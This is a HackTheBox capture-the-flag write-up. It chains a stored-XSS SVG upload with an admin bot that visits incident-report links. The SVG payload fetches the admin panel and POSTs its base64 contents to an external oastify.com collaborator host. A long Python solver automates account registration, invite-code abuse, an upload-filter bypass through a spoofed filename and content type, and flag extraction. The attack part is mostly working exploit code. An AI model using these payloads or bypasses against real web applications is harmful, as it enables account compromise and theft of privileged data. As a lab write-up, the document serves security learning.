
Notice that the we have Incident report function
Now let’s see how it’s handled from the code.

As we see we found that the function takes the incident report title and description and send it to the administrator and then the application retrieve the admin credentials to navigate to the url provided in the form
Now what is the attack vector to chain all this!?
- We will upload a malicious SVG file that will force the admin to navigate to the admin panel and retrieve it’s content
- we will submit a new incident giving it the url of the malicious SVG file
- the administrator navigate to the file the JavaScript will trigger and fetch the admin panel page and send us it’s content
Now let’s go and make a malicious SVG file.
1
2
3
4
5
6
<svg xmlns="http://www.w3.org/2000/svg" width="400" height="400" viewBox="0 0 124 124" fill="none">
<rect width="124" height="124" rx="24" fill="#000000"/>
   <script type="text/javascript">
      fetch('/admin').then(res => res.text()).then(html => fetch('http://ezhhvzg9bjm71uhiuwxk3fret5zwnobd.oastify.com/admin',{method:'POST',body:"admin_panel="+btoa(html)}));
   </script>
</svg>

As we see the file was uploaded successfully
Now let’s go and submit an incident report with the SVG File link

As we see we managed to submit and incident with the localhost address and port 1337 and make the path to our malicious SVG file
Now let’s go back to the collaborator

As we see we managed to get the admin panel page
Now let’s use the decoder to decode it and put it in html file

As we see we managed to get the Flag!
Now let’s try to script our solution.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236

import requests
import argparse
import sys
import re
import base64
from requests_toolbelt.multipart.encoder import MultipartEncoder

ACCESS_TOKEN = "ADMININV123"

def register(base_url: str, email: str, access_token: str, collaborator: str):
    url = base_url.strip('/') + "/graphql"
    data = {
        "query": f"""
        mutation {{
          register(email: "{email}", password: "{access_token}") {{
            id
            email
            role
            verified
          }}
        }}
        """
    }

    try:
        res = requests.post(url, json=data, timeout=10)
        res.raise_for_status()
    except requests.RequestException as e:
        print(f"[-] Request failed: {e}")
        sys.exit(1)

    json_response = res.json()
    if "data" in json_response and "register" in json_response["data"]:
        print("[+] Successfully registered new user: ", json_response["data"]["register"])
        login(base_url,email,access_token,collaborator)
    else:
        print("[-] Registration failed:", json_response)
        print("[!] May the user exists will try to login")
        login(base_url,email,access_token)

def login(base_url: str,email: str, access_token: str, collaborator: str):
    url = base_url.strip('/') + "/graphql"
    data = {
        "query": f"""
        mutation {{
          login(email: "{email}", password: "{access_token}") {{
            id
            email
            role
            verified
          }}
        }}
        """
    }
    try:
        session = requests.Session()
        res = session.post(url, json=data, timeout=10)
        res.raise_for_status()
    except session.RequestException as e:
        print(f"[-] Request failed: {e}")
        sys.exit(1)

    json_response = res.json()
    if "data" in json_response and "login" in json_response["data"]:
        print("[+] Successfully logged in: ", json_response["data"]["login"])
        get_invite_code(session,base_url,collaborator)
    else:
        print("[-] Login failed:", json_response)
        sys.exit(1)

def get_invite_code(session: requests.Session, base_url: str, collaborator: str):
    url = base_url.strip('/') + "/graphql"
    data = {
        "query": """
        mutation {
          regenerateInviteCode {
            id
            email
            inviteCode
            verified
          }
        }
        """
    }
    res = session.post(url,json=data,timeout=10)
    json_response = res.json()
    if "data" in json_response and "regenerateInviteCode" in json_response["data"]:
        invite_code = json_response["data"]["regenerateInviteCode"]["inviteCode"]
        print(f"[+] Successfully retrived invite code in: {invite_code}")
        verify_account(session,base_url,invite_code,collaborator)
    else:
        print("[-] Login failed:", json_response)
        sys.exit(1)

def verify_account(session: requests.Session, base_url: str, invite_code: str, collaborator: str):
    url = base_url.strip('/') + "/graphql"
    data = {
        "query": f"""
        mutation {{
          verifyAccount(inviteCode: "{invite_code}") {{
            id
            email
            role
            verified
          }}
        }}
        """
    }
    res = session.post(url, json=data, timeout=10)
    json_response = res.json()
    if "data" in json_response and "verifyAccount" in json_response["data"]:
        is_verified = json_response["data"]["verifyAccount"]["verified"]
        if is_verified:
            print(f"[+] Successfully verfied the account: ", json_response["data"]["verifyAccount"])
            upload_svg_file(session,base_url,collaborator)
    else:
        print("[-] Login failed:", json_response)
        sys.exit(1)

def upload_svg_file(session: requests.Session, base_url: str, collaborator: str):
    url = base_url.strip('/') + "/upload"

    boundary = "----WebKitFormBoundaryIEP63U3yHqQKkaFV"
    headers = {
        "Content-Type": f"multipart/form-data; boundary={boundary}"
    }

    payload = f"""<svg xmlns="http://www.w3.org/2000/svg" width="400" height="400" viewBox="0 0 124 124" fill="none">
  <rect width="124" height="124" rx="24" fill="#000000"/>
  <script>
    fetch('/admin')
      .then(res => res.text())
      .then(html => fetch('{collaborator}/', {{
          method: 'POST',
          body: "admin_panel=" + btoa(html)
      }}));
  </script>
</svg>"""

    data = (
        f"--{boundary}\r\n"
        f"Content-Disposition: form-data; name=\"file\"; filename=\"remo.jpg\";filename*=utf-8''secret.svg\r\n"
        f"Content-Type: blackouts/jpeg\r\n\r\n"
        f"{payload}\r\n"
        f"--{boundary}--\r\n"
    )

    res = session.post(url, data=data.encode(), headers=headers, timeout=10)
    if "Upload complete" in res.text:
        print("[+] File Uploaded Successfully")
        incident_link = "http://127.0.0.1:1337/files/secret.svg"
        print(f"[+] The incident link is: {incident_link}")
        send_incident(session, base_url, incident_link, collaborator)
    else:
        print("[-] Upload may have failed:", res.status_code, res.text[:200])

def send_incident(session: requests.Session, base_url: str,incident_link: str,collaborator: str):
    url = base_url + "/graphql"
    data = {
        "query": f"""
        mutation {{
          submitIncidentReport(
            title: "SecretRemo",
            details: "SecretRemo Was Here",
            evidenceUrl: "{incident_link}"
          ) {{
            id
            title
            details
            evidenceUrl
            submittedAt
          }}
        }}
        """
    }
    try:
        res = session.post(url, json=data, timeout=10)
        json_response = res.json()
        if "data" in json_response and "submitIncidentReport" in json_response["data"]:
            print("[+] Incident was submited successfully: ", json_response["data"]["submitIncidentReport"])
            decode_admin_panel()
        else:
            print("[-] Login failed:", json_response)
            sys.exit(1)
    except requests.RequestException as e:
        print(f"[-] Request failed: {e}")

def decode_admin_panel():
    encoded_admin_panel = input("Please enter base64 encoded data recived from collaborator: ")
    decode_admin_panel_page = base64.b64decode(encoded_admin_panel)

    try:
        page_text = decode_admin_panel_page.decode("utf-8", errors="ignore")
    except Exception as e:
        print("[-] Failed to decode as UTF-8:", e)
        page_text = decode_admin_panel_page.decode("latin-1", errors="ignore")

    if page_text:
        print("[+] Decoded Admin Panel")
        get_flag(page_text)
    else:
        print("[-] Unable to decode admin panel")

def get_flag(page_source: str):
    # properly escaped braces and closed capturing group
    flag_regex = re.compile(r"(HTB\{.*?\})", re.IGNORECASE)
    flag_match = re.search(flag_regex, page_source)
    if flag_match:
        print(f"[+] Finally Got the flag: {flag_match.group(1)}")
    else:
        print("[-] Failed to get the flag")

def main():
    parser = argparse.ArgumentParser(description="HackTheBox Blackout Ops Solver (register/login/download/verify/phish)")
    parser.add_argument("--email", required=True, help="Email to register/login with")
    parser.add_argument("--url", required=True, help="Target base URL (e.g. https://neo.example)")
    parser.add_argument("--collaborator", required=True, help="you collaborator url")
    args = parser.parse_args()

    base_url = args.url
    email = args.email
    collaborator = args.collaborator
    if not email.endswith("@blackouts.htb"):
        print("[-] Please enter an email ending with @blackouts.htb")
        sys.exit(1)
    else:
        if not collaborator.startswith("http://"):
            print("[-] Please enter an collaborator start with http://")
            sys.exit(1)
        else:
            register(base_url, email, ACCESS_TOKEN,collaborator)

if __name__ == "__main__":
    main()

As we see we got the flag 😭
🎯 Conclusion
By following the exploitation path and carefully analyzing the challenge, we were able to identify the vulnerability and successfully obtain the flag. This highlights the importance of secure coding practices and the risks of improper input handling in web applications.
Written by SecretRemo ✍️
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |